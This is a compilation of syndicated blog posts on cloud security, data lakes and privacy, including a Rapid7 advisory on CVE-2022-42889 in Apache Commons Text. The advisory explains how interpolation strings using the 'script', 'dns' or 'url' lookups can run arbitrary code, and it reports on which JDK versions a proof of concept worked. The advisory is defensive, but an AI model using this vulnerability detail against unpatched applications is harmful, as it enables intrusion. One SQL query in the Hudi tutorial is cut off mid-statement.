As the number of workloads in the cloud increases, security challenges can sometimes fall between the gaps and outside of traditional processes, increasing additional risk from a technical and operational perspective. When everyone understands cybersecurity processes, their importance and why it’s necessary, they’ll take action. Holding people and business units accountable for their efforts lets you measure your cyber security programs’ effectiveness to discover any necessary improvements. This will result in better decision-making and measurable risk reduction; not to mention greater understanding and awareness of security across your organization.

Begin by understanding where and how security gaps are being created. Once you’ve identified these gaps, prioritise them based on business impact and the likelihood of occurrence. Ask your peers; in the event of a breach, what data would you be most concerned about if hackers applied ransomware to it? With this information in hand, it becomes easier to identify the appropriate controls and solutions to help identify your organization’s cyber maturity.

Knowledge sharing

Encouraging knowledge sharing is a great way to help address the skills gap. The more we share our experiences, the easier it is to improve processes and procedures to reduce the risk of mistakes reoccurring. But how do you make sure you get it right?

Join Alex Noble, cloud security lead and Jason Hart, chief technology officer EMEA, for our Lunch and Learn Series: Stay ahead of the curve. During these exclusive, interactive virtual sessions, we will explore emerging best practices driven by new technologies and evolving business models. Don’t miss your chance to connect with local peers and team members over a complimentary virtual lunch.

Join the conversation and save your seat.

Qatar Spyware

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/10/qatar-spyware.html

Everyone visiting Qatar for the World Cup needs to install spyware on their phone.

Everyone travelling to Qatar during the football World Cup will be asked to download two apps called Ehteraz and Hayya.

Briefly, Ehteraz is an covid-19 tracking app, while Hayya is an official World Cup app used to keep track of match tickets and to access the free Metro in Qatar.

In particular, the covid-19 app Ehteraz asks for access to several rights on your mobile., like access to read, delete or change all content on the phone, as well as access to connect to WiFi and Bluetooth, override other apps and prevent the phone from switching off to sleep mode.

The Ehteraz app, which everyone over 18 coming to Qatar must download, also gets a number of other accesses such as an overview of your exact location, the ability to make direct calls via your phone and the ability to disable your screen lock.

The Hayya app does not ask for as much, but also has a number of critical aspects. Among other things, the app asks for access to share your personal information with almost no restrictions. In addition, the Hayya app provides access to determine the phone’s exact location, prevent the device from going into sleep mode, and view the phone’s network connections.

Despite what the article says, I don’t know how mandatory this actually is. I know people who visited Saudi Arabia when that country had a similarly sketchy app requirement. Some of them just didn’t bother downloading the apps, and were never asked about it at the border.

New AWS whitepaper: Using AWS in the Context of Canada’s Controlled Goods Program (CGP)

Post Syndicated from Michael Davie original https://aws.amazon.com/blogs/security/new-aws-whitepaper-using-aws-in-the-context-of-canadas-controlled-goods-program-cgp/

Amazon Web Services (AWS) has released a new whitepaper to help Canadian defense and security customers accelerate their use of the AWS Cloud.

The new guide, Using AWS in the Context of Canada’s Controlled Goods Program (CGP), continues our efforts to help AWS customers navigate the regulatory expectations of the Government of Canada’s Controlled Goods Program in a shared responsibility environment.

This whitepaper is intended for customers that are looking to store and process controlled goods information in the AWS Cloud, and is particularly useful for leadership, security, risk, and compliance teams that need to understand CGP requirements and guidance.

The whitepaper summarizes CGP requirements and guidance related to the protection of controlled goods information, and gives CGP-regulated customers information they can use to commence their due diligence and assess how to implement the appropriate programs for their use of AWS Cloud services.

This document is our first that is specific to Canadian regulatory requirements and joins other guides related to specific regulatory regimes around the world. As the regulatory environment continues to evolve, we’ll provide further updates on the AWS Security Blog and the AWS Compliance page. You can find more information on cloud-related regulatory compliance at the AWS Compliance Center. You can also reach out to your AWS account manager for help finding the resources you need.

 
If you have feedback about this blog post, submit comments in the Comments section below. You can also start a new thread on re:Post to get answers from the community.

Want more AWS Security news? Follow us on Twitter.

Michael Davie

Michael Davie

Michael is a Senior Industry Specialist with AWS Security Assurance. He works with our customers, their regulators, and AWS teams to help raise the bar on secure cloud adoption and usage. Michael has over 20 years of experience working in the defence, intelligence, and technology sectors in Canada and is a licensed professional engineer.

CVE-2022-42889: Keep Calm and Stop Saying “4Shell”

Post Syndicated from Erick Galinkin original https://blog.rapid7.com/2022/10/17/cve-2022-42889-keep-calm-and-stop-saying-4shell/

CVE-2022-42889: Keep Calm and Stop Saying

CVE-2022-42889, which some have begun calling “Text4Shell,” is a vulnerability in the popular Apache Commons Text library that can result in code execution when processing malicious input. The vulnerability was announced on October 13, 2022 on the Apache dev list. CVE-2022-42889 arises from insecure implementation of Commons Text’s variable interpolation functionality—more specifically, some default lookup strings could potentially accept untrusted input from remote attackers, such as DNS requests, URLs, or inline scripts.

CVE-2022-42889 affects Apache Commons Text versions 1.5 through 1.9. It has been patched as of Commons Text version 1.10.

The vulnerability has been compared to Log4Shell since it is an open-source library-level vulnerability that is likely to impact a wide variety of software applications that use the relevant object. However, initial analysis indicates that this is a bad comparison. The nature of the vulnerability means that unlike Log4Shell, it will be rare that an application uses the vulnerable component of Commons Text to process untrusted, potentially malicious input. Additionally, JDK version matters for exploitability. Our team tested their proof-of-concept exploit across the following JDK versions:

  • JDK 1.8.0_341 – PoC works
  • JDK 9.0.4 – PoC works
  • JDK 10.0.2 – PoC works
  • JDK 11.0.16.1 – warning but works
  • JDK 12.0.2 – warning but works
  • JDK 13.0.2 – warning but works
  • JDK 14.0.2 – warning but works
  • JDK 15.0.2 – fails
  • JDK 16.0.2 – fails
  • JDK 17.0.4.1 – fails
  • JDK 18.0.2.1 – fails
  • JDK 19 – fails

Results were identical for OpenJDK.

In summary, much like with Spring4Shell, there are significant caveats to practical exploitability for CVE-2022-42889. With that said, we still recommend patching any relevant impacted software according to your normal, hair-not-on-fire patch cycle.

Technical analysis

The vulnerability exists in the StringSubstitutor interpolator object. An interpolator is created by the StringSubstitutor.createInterpolator() method and will allow for string lookups as defined in the StringLookupFactory. This can be used by passing a string “${prefix:name}” where the prefix is the aforementioned lookup. Using the “script”, “dns”, or “url” lookups would allow a crafted string to execute arbitrary scripts when passed to the interpolator object.

Since Commons Text is a library, the specific usage of the interpolator will dictate the impact of this vulnerability. As a toy proof of concept, consider:

CVE-2022-42889: Keep Calm and Stop Saying

While this specific code fragment is unlikely to exist in production applications, the concern is that in some applications, the `pocstring` variable may be attacker-controlled. In this sense, the vulnerability echoes Log4Shell. However, the StringSubstitutor interpolator is considerably less widely used than the vulnerable string substitution in Log4j and the nature of such an interpolator means that getting crafted input to the vulnerable object is less likely than merely interacting with such a crafted string as in Log4Shell.

Mitigation guidance

Organizations who have direct dependencies on Apache Commons Text should upgrade to the fixed version (1.10.0). As with most library vulnerabilities, we will see the usual tail of follow-on vendor advisories with upgrades for products that package vulnerable implementations of the library. We recommend that you install these patches as they become available, and prioritize any where the vendor indicates that their implementation may be remotely exploitable.

Rapid7 customers

Our engineering team is evaluating the feasibility of a vulnerability check.

Tails 5.5 released

Post Syndicated from original https://lwn.net/Articles/911494/

Version
5.5
of the Tor-centered Tails distribution is out. The biggest change
appears to be a significant update to the Thunderbird email client.

Thunderbird 102 is a major update with many changes to the
navigation, folder icons, and address book.
Thunderbird 102 also includes important usability improvements to
the OpenPGP feature. When composing an email, you can now see
whether it will be encrypted or not. If encryption is impossible, a
key assistant helps you solve key issues.

AWS Week in Review – October 17, 2022

Post Syndicated from Steve Roberts original https://aws.amazon.com/blogs/aws/aws-week-in-review-october-17-2020/

This post is part of our Week in Review series. Check back each week for a quick roundup of interesting news and announcements from AWS!

Monday means it’s time for another Week in Review post, so, without further ado, let’s dive right in!

Last Week’s Launches
Here’s some launch announcements from last week you may have missed.

AWS Directory Service for Microsoft Active Directory is now available on Windows Server 2019, and all new directories will run on this server platform. Those of you with existing directories can choose to update with either a few clicks on the AWS Managed Microsoft AD console, or you can update programmatically using an API. With either approach, you can update at a time convenient to you and your organization between now and March 2023. After March 2023, directories will be updated automatically.

Users of SAP Solution Manager can now use automated deployments to provision it, in accordance with AWS and SAP best practices, to both single-node and distributed architectures using AWS Launch Wizard.

AWS Activate is a program that offers free tools, resources, and the opportunity to apply for credits to smaller early stage businesses and also more advanced digital businesses, helping them get started quickly on AWS. The program is now open to any self-identified startup.

Amazon QuickSight users who employ row-level security (RLS) to control access to restricted datasets will be interested in a new feature that enables you to ask questions against topics in these datasets. User-based rules control the answers received to questions and any auto-complete suggestions provided when the questions are being framed. This ensures that users only ever receive answer data that they are granted permission to access.

For a full list of AWS announcements, be sure to keep an eye on the What’s New at AWS page.

Other AWS News
This interesting blog post focus on the startup Pieces Technologies, who are putting predictive artificial intelligence (AI) and machine learning (ML) tools to work on AWS to predict and offer clinical insights on patient outcomes such as such as projected discharge dates, anticipated clinical and non-clinical barriers to discharge, and risk of readmission. To help healthcare teams work more efficiently, the insights are provided in natural language and seek to optimize overall clarity of a patient’s clinical issues.

As usual, there’s another AWS open-source and updates newsletter. The newsletter is published weekly to bring you up to date on the latest news on open-source projects, posts, and events.

Upcoming Events
Speaking of upcoming events, the following are some you may be interested in joining, especially if you work with .NET:

Looking to modernize .NET workloads using Windows containers on AWS? There’s a free webinar, with follow-along lab, in just a couple of days on October 20. You can find more details and register here.

My .NET colleagues are also hosting another webinar on November 2 related to building modern .NET applications on AWS. If you’re curious about the hosting and development capabilities of AWS for .NET applications, this is a webinar you should definitely check out. You’ll find further information and registration here.

And finally, a reminder that reserved seating for sessions at AWS re:Invent 2022 is now open. We’re now just 6 weeks away from the event! There are lots of great sessions for your attention, but those of particular interest to me are the ones related to .NET, and at this year’s event we have seven breakouts, three chalk talks, and a workshop for you. You can find all the details using the .NET filter in the session catalog (the sessions all start with the prefix XNT, by the way).

That’s all for this week. Check back next Monday for another AWS Week in Review!

— Steve

Get started with Apache Hudi using AWS Glue by implementing key design concepts – Part 1

Post Syndicated from Amit Maindola original https://aws.amazon.com/blogs/big-data/part-1-get-started-with-apache-hudi-using-aws-glue-by-implementing-key-design-concepts/

Many organizations build data lakes on Amazon Simple Storage Service (Amazon S3) using a modern architecture for a scalable and cost-effective solution. Open-source storage formats like Parquet and Avro are commonly used, and data is stored in these formats as immutable files. As the data lake is expanded to additional use cases, there are still some use cases that are very difficult with data lakes, such as CDC (change data capture), time travel (querying point-in-time data), privacy regulation requiring deletion of data, concurrent writes, and consistency regarding handling small file problems.

Apache Hudi is an open-source transactional data lake framework that greatly simplifies incremental data processing and streaming data ingestion. However, organizations new to data lakes may struggle to adopt Apache Hudi due to unfamiliarity with the technology and lack of internal expertise.

In this post, we show how to get started with Apache Hudi, focusing on the Hudi CoW (Copy on Write) table type on AWS using AWS Glue, and implementing key design concepts for different use cases. We expect readers to have a basic understanding of data lakes, AWS Glue, and Amazon S3. We walk you through common batch data ingestion use cases with actual test results using a TPC-DS dataset to show how the design decisions can influence the outcome.

Apache Hudi key concepts

Before diving deep into the design concepts, let’s review the key concepts of Apache Hudi, which is important to understand before you make design decisions.

Hudi table and query types

Hudi supports two table types: Copy on Write (CoW) and Merge on Read (MoR). You have to choose the table type in advance, which influences the performance of read and write operations.

The difference in performance depends on the volume of data, operations, file size, and other factors. For more information, refer to Table & Query Types.

When you use the CoW table type, committed data is implicitly compacted, meaning it’s updated to columnar file format during write operation. With the MoR table type, data isn’t compacted with every commit. As a result, for the MoR table type, compacted data lives in columnar storage (Parquet) and deltas are stored in a log (Avro) raw format until compaction merges changes the data to columnar file format. Hudi supports snapshot, incremental, and read-optimized queries for Hudi tables, and the output of the result depends on the query type.

Indexing

Indexing is another key concept for the design. Hudi provides efficient upserts and deletes with fast indexing for both CoW and MoR tables. For CoW tables, indexing enables fast upsert and delete operations by avoiding the need to join against the entire dataset to determine which files to rewrite. For MoR, this design allows Hudi to bound the amount of records any given base file needs to be merged against. Specifically, a given base file needs to be merged only against updates for records that are part of that base file. In contrast, designs without an indexing component could end up having to merge all the base files against all incoming update and delete records.

Solution overview

The following diagram describes the high-level architecture for our solution. We ingest the TPC-DS (store_sales) dataset from the source S3 bucket in CSV format and write it to the target S3 bucket using AWS Glue in Hudi format. We can query the Hudi tables on Amazon S3 using Amazon Athena and AWS Glue Studio Notebooks.

The following diagram illustrates the relationships between our tables.

For our post, we use the following tables from the TPC-DS dataset: one fact table, store_sales, and the dimension tables store, item, and date_dim. The following table summarizes the table row counts.

Table Approximate Row Counts
store_sales 2.8 billion
store 1,000
item 300,000
date_dim 73,000

Set up the environment

After you sign in to your test AWS account, launch the provided AWS CloudFormation template by choosing Launch Stack:

Launch Button

This template configures the following resources:

  • AWS Glue jobs hudi_bulk_insert, hudi_upsert_cow, and hudi_bulk_insert_dim. We use these jobs for the use cases covered in this post.
  • An S3 bucket to store the output of the AWS Glue job runs.
  • AWS Identity and Access Management (IAM) roles and policies with appropriate permissions.

Before you run the AWS Glue jobs, you need to subscribe to the AWS Glue Apache Hudi Connector (latest version: 0.10.1). The connector is available on AWS Marketplace. Follow the connector installation and activation process from the AWS Marketplace link, or refer to Process Apache Hudi, Delta Lake, Apache Iceberg datasets at scale, part 1: AWS Glue Studio Notebook to set it up.

After you create the Hudi connection, add the connector name to all the AWS Glue scripts under Advanced properties.

Bulk insert job

To run the bulk insert job, choose the job hudi_bulk_insert on the AWS Glue console.

The job parameters as shown in the following screenshot are added as part of the CloudFormation stack setup. You can use different values to create CoW partitioned tables with different bulk insert options.

The parameters are as follows:

  • HUDI_DB_NAME – The database in the AWS Glue Data Catalog where the catalog table is created.
  • HUDI_INIT_SORT_OPTION – The options for bulk_insert include GLOBAL_SORT, which is the default. Other options include NONE and PARTITION_SORT.
  • HUDI_TABLE_NAME – The table name prefix that you want to use to identify the table created. In the code, we append the sort option to the name you specify in this parameter.
  • OUTPUT_BUCKET – The S3 bucket created through the CloudFormation stack where the Hudi table datasets are written. The bucket name format is <account number><bucket name>. The bucket name is the one given while creating the CloudFormation stack.
  • CATEGORY_ID – The default for this parameter is ALL, which processes categories of test data in a single AWS Glue job. To test the parallel on the same table, change the parameter value to one of categories from 3, 5, or 8 for the dataset that we use for each parallel AWS Glue job.

Upsert job for the CoW table

To run the upsert job, choose the job hudi_upsert_cow on the AWS Glue console.

The following job parameters are added as part of the CloudFormation stack setup. You can run upsert and delete operations on CoW partitioned tables with different bulk insert options based on the values provided for these parameters.

  • OUTPUT-BUCKET – The same value as the previous job parameter.
  • HUDI_TABLE_NAME – The name of the table created in your AWS Glue Data Catalog.
  • HUDI_DB_NAME – The same value as the previous job parameter. The default value is Default.

Bulk insert job for the Dimension tables

To test the queries on the CoW tables, the fact table that is created using the bulk insert operation needs supplemental dimensional tables. This AWS Glue job has to be run before you can test the TPC queries provided later in this post. To run this job, choose hudi_bulk_insert_dim on the AWS Glue console and use the parameters shown in the following screenshot.

The parameters are as follows:

  • OUTPUT-BUCKET – The same value as the previous job parameter.
  • HUDI_INIT_SORT_OPTION – The options for bulk_insert include GLOBAL_SORT, which is the default. Other available options are NONE and PARTITION_SORT.
  • HUDI_DB_NAME – The Hudi database name. Default is the default value.

Hudi design considerations

In this section, we walk you through a few use cases to demonstrate the difference in the outcome for different settings and operations.

Data migration use case

In Apache Hudi, you ingest the data into CoW or MoR tables types using either insert, upsert, or bulk insert operations. Data migration initiatives often involve one-time initial loads into the target datastore, and we recommend using the bulk insert operation for initial loads.

The bulk insert option provides the same semantics as insert, while implementing a sort-based data writing algorithm, which can scale very well for several hundred TBs of initial load. However, this just does a best-effort job at sizing files vs. guaranteeing file sizes like inserts and upserts do. Also, the primary keys aren’t sorted during the insert, therefore it’s not advised to use insert during the initial data load. By default, a Bloom index is created for the table, which enables faster lookups for upsert and delete operations.

Bulk insert has the following three sort options, which have different outcomes.

  • GLOAL_SORT – Sorts the record key for the entire dataset before writing.
  • PARTITION_SORT – Applies only to partitioned tables. In this option, the record key is sorted within each partition, and the insert time is faster than the default sort.
  • NONE – Doesn’t sort data before writing.

For testing the bulk insert with the three sort options, we use the following AWS Glue job configuration, which is part of the script hudi_bulk_insert:

  • AWS Glue version: 3.0
  • AWS Glue worker type: G1.X
  • Number of AWS Glue workers: 200
  • Input file: TPC-DS/2.13/1TB/store_sales
  • Input file format: CSV (TPC-DS)
  • Number of input files: 1,431
  • Number of rows in the input dataset: Approximately 2.8 billion

The following charts illustrate the behavior of the bulk insert operations with GLOBAL_SORT, PARTITION_SORT, and NONE as sort options for a CoW table. The statistics in the charts are created by using an average of 10 bulk insert operation runs for each sort option.

Because bulk insert does a best-effort job to pack the data in files, you see a different number of files created with different sort options.

We can observe the following:

  • Bulk insert with GLOBAL_SORT has the least number of files, because Hudi tried to create the optimal sized files. However, it takes the most time.
  • Bulk insert with NONE as the sort option has the fastest write time, but resulted in a greater number of files.
  • Bulk insert with PARTITION_SORT also has a faster write time compared to GLOBAL SORT, but also results in a greater number of files.

Based on these results, although GLOBAL_SORT takes more time to ingest the data, it creates a smaller number of files, which has better upsert and read performance.

The following diagrams illustrate the Spark run plans for the bulk_insert operation using various sort options.

The first shows the Spark run plan for bulk_insert when the sort option is PARTITION_SORT.

The next is the Spark run plan for bulk_insert when the sort option is NONE.

The last is the Spark run plan for bulk_insert when the sort option is GLOBAL_SORT.

The Spark run plan for bulk_insert with GLOBAL_SORT involves shuffling of data to create optimal sized files. For the other two sort options, data shuffling isn’t involved. As a result, bulk_insert with GLOBAL_SORT takes more time compared to the other sort options.

To test the bulk insert with various bulk insert sort data options on a partitioned table, modify the Hudi AWS Glue job (hudi_bulk_insert) parameter --HUDI_INIT_SORT_OPTION.

We change the parameter --HUDI_INIT_SORT_OPTION to PARTITION_SORT or NONE to test the bulk insert with different data sort options. You need to run the job hudi_bulk_insert_dim, which loads the rest of the tables needed to test the SQL queries.

Now, look at the query performance difference between these three options. For query runtime, we ran two TPC-DS queries (q52.sql and q53.sql, as shown in the following query snippets) using interactive session with AWS Glue Studio Notebook with the following notebook configuration to compare the results.

  • AWS Glue version: 3.0
  • AWS Glue worker type: G1.X
  • Number of AWS Glue workers: 50

Before executing the following queries, replace the table names in the queries with the tables you generate in your account.
q52

SELECT
  dt.d_year,
  item.i_brand_id brand_id,
  item.i_brand brand,
  sum(ss_ext_sales_price) ext_price
FROM date_dim dt, store_sales, item
WHERE dt.d_date_sk = store_sales.ss_sold_date_sk
  AND store_sales.ss_item_sk = item.i_item_sk
  AND item.i_manager_id = 1
  AND dt.d_moy = 11
  AND dt.d_year = 2000
GROUP BY dt.d_year, item.i_brand, item.i_brand_id
ORDER BY dt.d_year, ext_price DESC, brand_id
LIMIT 100
SELECT *
FROM
  (SELECT
    i_manufact_id,
    sum(ss_sales_price) sum_sales,
    avg(sum(ss_sales_price))
    OVER (PARTITION BY i_manufact_id) avg_quarterly_sales
  FROM item, store_sales, date_dim, store
  WHERE ss_item_sk = i_item_sk AND
    ss_sold_date_sk = d_date_sk AND
    ss_store_sk = s_store_sk AND
    d_month_seq IN (1200, 1200 + 1, 1200 + 2, 1200 + 3, 1200 + 4, 1200 + 5, 1200 + 6,
                          1200 + 7, 1200 + 8, 1200 + 9, 1200 + 10, 1200 + 11) AND
    ((i_category IN ('Books', 'Children', 'Electronics') AND

As you can see in the following chart, the performance of the GLOBAL_SORT table outperforms NONE and PARTITION_SORT due to a smaller number of files created in the bulk insert operation.

Ongoing replication use case

For ongoing replication, updates and deletes usually come from transactional databases. As you saw in the previous section, the bulk operation with GLOBAL_SORT took the most time and the operation with NONE took the least time. When you anticipate a higher volume of updates and deletes on an ongoing basis, the sort option is critical for your write performance.

To illustrate the ongoing replication using Apache Hudi upsert and delete operations, we tested using the following configuration:

  • AWS Glue version: 3.0
  • AWS Glue worker type: G1.X
  • Number of AWS Glue workers: 100

To test the upsert and delete operations, we use the store_sales CoW table, which was created using the bulk insert operation in the previous section with all three sort options. We make the following changes:

  • Insert data into a new partition (month 1 and year 2004) using the existing data from month 1 of year 2002 with a new primary key; total of 32,164,890 records
  • Update the ss_list_price column by $1 for the existing partition (month 1 and year 2003); total of 5,997,571 records
  • Delete month 5 data for year 2001; total of 26,997,957 records

The following chart illustrates the runtimes for the upsert operation for the CoW table with different sort options used during the bulk insert.

As you can see from the test run, the runtime of the upsert is higher for NONE and PARTITION_SORT CoW tables. The Bloom index, which is created by default during the bulk insert operation, enables faster lookup for upsert and delete operations.

To test the upsert and delete operations on a CoW table for tables with different data sort options, modify the AWS Glue job (hudi_upsert_cow) parameter HUDI_TABLE_NAME to the desired table, as shown in the following screenshot.

For workloads where updates are performed on the most recent partitions, a Bloom index works fine. For workloads where the update volume is less but the updates are spread across partitions, a simple index is more efficient. You can specify the index type while creating the Hudi table by using the parameter hoodie.index.type. Both the Bloom index and simple index enforce uniqueness of table keys within a partition. If you need uniqueness of keys for the entire table, you must create a global Bloom index or global simple index based on the update workloads.

Multi-tenant partitioned design use case

In this section, we cover Hudi optimistic concurrency using a multi-tenant table design, where each tenant data is stored in a separate table partition. In a real-world scenario, you may encounter a business need to process different tenant data simultaneously, such as a strict SLA to make the data available for downstream consumption as quickly as possible. Without Hudi optimistic concurrency, you can’t have concurrent writes to the same Hudi table. In such a scenario, you can speed up the data writes using Hudi optimistic concurrency when each job operates on a different table dataset. In our multi-tenant table design using Hudi optimistic concurrency, you can run concurrent jobs, where each job writes data to a separate table partition.

For AWS Glue, you can implement Hudi optimistic concurrency using an Amazon DynamoDB lock provider, which was introduced with Apache Hudi 0.10.0. The initial bulk insert script has all the configurations needed to allow multiple writes. The role being used for AWS Glue needs to have DynamoDB permissions added to make it work. For more information about concurrency control and alternatives for lock providers, refer to Concurrency Control.

To simulate concurrent writes, we presume your tenant is based on the category field from the TPC DC test dataset and accordingly partitioned based on the category id field (i_category_id). Let’s modify the script hudi_bulk_insert to run an initial load for different categories. You need to configure your AWS Glue job to run concurrently based on the Maximum concurrency parameter, located under the advanced properties. We describe the Hudi configuration parameters that are needed in the appendix at the end of this post.

The TPC-DS dataset includes data from years 1998–2003. We use i_catagory_id as the tenant ID. The following screenshot shows the distribution of data for multiple tenants (i_category_id). In our testing, we load the data for i_category_id values 3, 5, and 8.

The AWS Glue job hudi_bulk_insert is designed to insert data into specific partitions based on the parameter CATEGORY_ID. If bulk insert job for dimension tables is not run before you need to run the job hudi_bulk_insert_dim, which loads the rest of the tables needed to test the SQL queries.

Now we run three concurrent jobs, each with respective values 3, 5, and 8 to simulate concurrent writes for multiple tenants. The following screenshot illustrates the AWS Glue job parameter to modify for CATEGORY_ID.

We used the following AWS Glue job configuration for each of the three parallel AWS Glue jobs:

  • AWS Glue version: 3.0
  • AWS Glue worker type: G1.X
  • Number of AWS Glue workers: 100
  • Input file: TPC-DS/2.13/1TB/store_sales
  • Input file format: CSV (TPC-DS)

The following screenshot shows all three concurrent jobs started around the same time for three categories, which loaded 867 million rows (50.1 GB of data) into the store_sales table. We used the GLOBAL_SORT option for all three concurrent AWS Glue jobs.

The following screenshot shows the data from the Hudi table where all three concurrent writers inserted data into different partitions, which is illustrated by different colors. All the AWS Glue jobs were run in US Central Time zone (UTC -5). The _hoodie_commit_time is in UTC.

The first two results highlighted in blue corresponds to the AWS Glue job CATEGORY_ID = 3, which had the start time of 09/27/2022 21:23:39 US CST (09/28/2022 02:23:39 UTC).

The next two results highlighted in green correspond to the AWS Glue job CATEGORY_ID = 8, which had the start time of 09/27/2022 21:23:50 US CST (09/28/2022 02:23:50 UTC).

The last two results highlighted in green correspond to the AWS Glue job CATEGORY_ID = 5, which had the start time of 09/27/2022 21:23:44 US CST (09/28/2022 02:23:44 UTC).

The sample data from the Hudi table has _hoodie_commit_time values corresponding to the AWS Glue job run times.

As you can see, we were able to load data into multiple partitions of the same Hudi table concurrently using Hudi optimistic concurrency.

Key findings

As the results show, bulk_insert with GLOBAL_SORT scales well for loading TBs of data in the initial load process. This option is recommended for use cases that require frequent changes after a large migration. Also, when query performance is critical in your use case, we recommend the GLOBAL_SORT option because of the smaller number of files being created with this option.

PARTITION_SORT has better performance for data load compared to GLOBAL_SORT, but it generates a significantly larger number of files, which negatively impacts query performance. You can use this option when the query involves a lot of joins between partitioned tables on record key columns.

The NONE option doesn’t sort the data, but it’s useful when you need the fastest initial load time and requires minimal updates, with the added capability of supporting record changes.

Clean up

When you’re done with this exercise, complete the following steps to delete your resources and stop incurring costs:

  1. On the Amazon S3 console, empty the buckets created by the CloudFormation stack.
  2. On the CloudFormation console, select your stack and choose Delete.

This cleans up all the resources created by the stack.

Conclusion

In this post, we covered some of the Hudi concepts that are important for design decisions. We used AWS Glue and the TPC-DS dataset to collect the results of different use cases for comparison. You can learn from the use cases covered in this post to make the key design decisions, particularly when you’re at the early stage of Apache Hudi adoption. You can go through the steps in this post to start a proof of concept using AWS Glue and Apache Hudi.

References

Appendix

The following table summarizes the Hudi configuration parameters that are needed.

Configuration Value Description Required
hoodie.write.
concurrency.mode
optimistic_concurrency_control Property to turn on optimistic concurrency control. Yes
hoodie.cleaner.
policy.failed.writes
LAZY Property to turn on optimistic concurrency control. Yes
hoodie.write.
lock.provider
org.apache.
hudi.client.
transaction.lock.
DynamoDBBasedLockProvider
Lock provider implementation to use. Yes
hoodie.write.
lock.dynamodb.table
<String> The DynamoDB table name to use for acquiring locks. If the table doesn’t exist, it will be created. You can use the same table across all your Hudi jobs operating on the same or different tables. Yes
hoodie.write.
lock.dynamodb.partition_key
<String> The string value to be used for the locks table partition key attribute. It must be a string that uniquely identifies a Hudi table, such as the Hudi table name. Yes: ‘tablename’
hoodie.write.
lock.dynamodb.region
<String> The AWS Region in which the DynamoDB locks table exists, or must be created. Yes:
Default: us-east-1
hoodie.write.
lock.dynamodb.billing_mode
<String> The DynamoDB billing mode to be used for the locks table while creating. If the table already exists, then this doesn’t have an effect. Yes: Default
PAY_PER_REQUEST
hoodie.write.
lock.dynamodb.endpoint_url
<String> The DynamoDB URL for the Region where you’re creating the table. Yes: dynamodb.us-east-1.amazonaws.com
hoodie.write.
lock.dynamodb.read_capacity
<Integer> The DynamoDB read capacity to be used for the locks table while creating. If the table already exists, then this doesn’t have an effect. No: Default 20
hoodie.write.
lock.dynamodb.
write_capacity
<Integer> The DynamoDB write capacity to be used for the locks table while creating. If the table already exists, then this doesn’t have an effect. No: Default 10

About the Authors

About the author Amit MaindolaAmit Maindola is a Data Architect focused on big data and analytics at Amazon Web Services. He helps customers in their digital transformation journey and enables them to build highly scalable, robust, and secure cloud-based analytical solutions on AWS to gain timely insights and make critical business decisions.

About the author Srinivas KandiSrinivas Kandi is a Data Architect with focus on data lake and analytics at Amazon Web Services. He helps customers to deploy data analytics solutions in AWS to enable them with prescriptive and predictive analytics.

About the author Amit MaindolaMitesh Patel is a Principal Solutions Architect at AWS. His main area of depth is application and data modernization. He helps customers to build scalable, secure and cost effective solutions in AWS.

Analyze Amazon Cognito advanced security intelligence to improve visibility and protection

Post Syndicated from Diana Alvarado original https://aws.amazon.com/blogs/security/analyze-amazon-cognito-advanced-security-intelligence-to-improve-visibility-and-protection/

As your organization looks to improve your security posture and practices, early detection and prevention of unauthorized activity quickly becomes one of your main priorities. The behaviors associated with unauthorized activity commonly follow patterns that you can analyze in order to create specific mitigations or feed data into your security monitoring systems.
This post shows you how you can analyze security intelligence from Amazon Cognito advanced security features logs by using AWS native services. You can use the intelligence data provided by the logs to increase your visibility into sign-in and sign-up activities from users, this can help you with monitoring, decision making, and to feed other security services in your organization, such as a web application firewall or security information and event management (SIEM) tool. The data can also enrich available security feeds like fraud detection systems, increasing protection for the workloads that you run on AWS.

Amazon Cognito advanced security features overview

Amazon Cognito provides authentication, authorization, and user management for your web and mobile apps. Your users can sign in to apps directly with a user name and password, or through a third party such as social providers or standard enterprise providers through SAML 2.0/OpenID Connect (OIDC). Amazon Cognito includes additional protections for users that you manage in Amazon Cognito user pools. In particular, Amazon Cognito can add risk-based adaptive authentication and also flag the use of compromised credentials. For more information, see Checking for compromised credentials in the Amazon Cognito Developer Guide.

With adaptive authentication, Amazon Cognito examines each user pool sign-in attempt and generates a risk score for how likely the sign-in request is from an unauthorized user. Amazon Cognito examines a number of factors, including whether the user has used the same device before or has signed in from the same location or IP address. A detected risk is rated as low, medium, or high, and you can determine what actions should be taken at each risk level. You can choose to allow or block the request, require a second authentication factor, or notify the user of the risk by email. Security teams and administrators can also submit feedback on the risk through the API, and users can submit feedback by using a link that is sent to the user’s email. This feedback can improve the risk calculation for future attempts.

To add advanced security features to your existing Amazon Cognito configuration, you can get started by using the steps for Adding advanced security to a user pool in the Amazon Cognito Developer Guide. Note that there is an additional charge for advanced security features, as described on our pricing page. These features are applicable only to native Amazon Cognito users; they aren’t applicable to federated users who sign in with an external provider.

Solution architecture

Figure 1: Solution architecture

Figure 1: Solution architecture

Figure 1 shows the high-level architecture for the advanced security solution. When an Amazon Cognito sign-in event is recorded by AWS CloudTrail, the solution uses an Amazon EventBridge rule to send the event to an Amazon Simple Queue Service (Amazon SQS) queue and batch it, to then be processed by an AWS Lambda function. The Lambda function uses the event information to pull the sign-in security information and send it as logs to an Amazon Simple Storage Service (Amazon S3) bucket and Amazon CloudWatch Logs.

Prerequisites and considerations for this solution

This solution assumes that you are using Amazon Cognito with advanced security features already enabled, the solution does not create a user pool and does not activate the advanced security features on an existing one.

The following list describes some limitations that you should be aware of for this solution:

  1. This solution does not apply to events in the hosted UI, but the same architecture can be adapted for that environment, with some changes to the events processor.
  2. The Amazon Cognito advanced security features support only native users. This solution is not applicable to federated users.
  3. The admin API used in this solution has a default rate limit of 30 requests per second (RPS). If you have a higher rate of authentication attempts, this API call might be throttled and you will need to implement a re-try pattern to confirm that your requests are processed.

Implement the solution

You can deploy the solution automatically by using the following AWS CloudFormation template.

Choose the following Launch Stack button to launch a CloudFormation stack in your account and deploy the solution.

Select this image to open a link that starts building the CloudFormation stack

You’ll be redirected to the CloudFormation service in the US East (N. Virginia) Region, which is the default AWS Region, to deploy this solution. You can change the Region to align it to where your Cognito User Pool is running.

This template will create multiple cloud resources including, but not limited to, the following:

  • An EventBridge rule for sending the Amazon Cognito events
  • An Amazon SQS queue for sending the events to Lambda
  • A Lambda function for getting the advanced security information based on the authentication events from CloudTrail
  • An S3 bucket to store the logs

In the wizard, you’ll be asked to modify or provide one parameter, the existing Cognito user pool ID. You can get this value from the Amazon Cognito console or the Cognito API.

Now, let’s break down each component of the solution in detail.
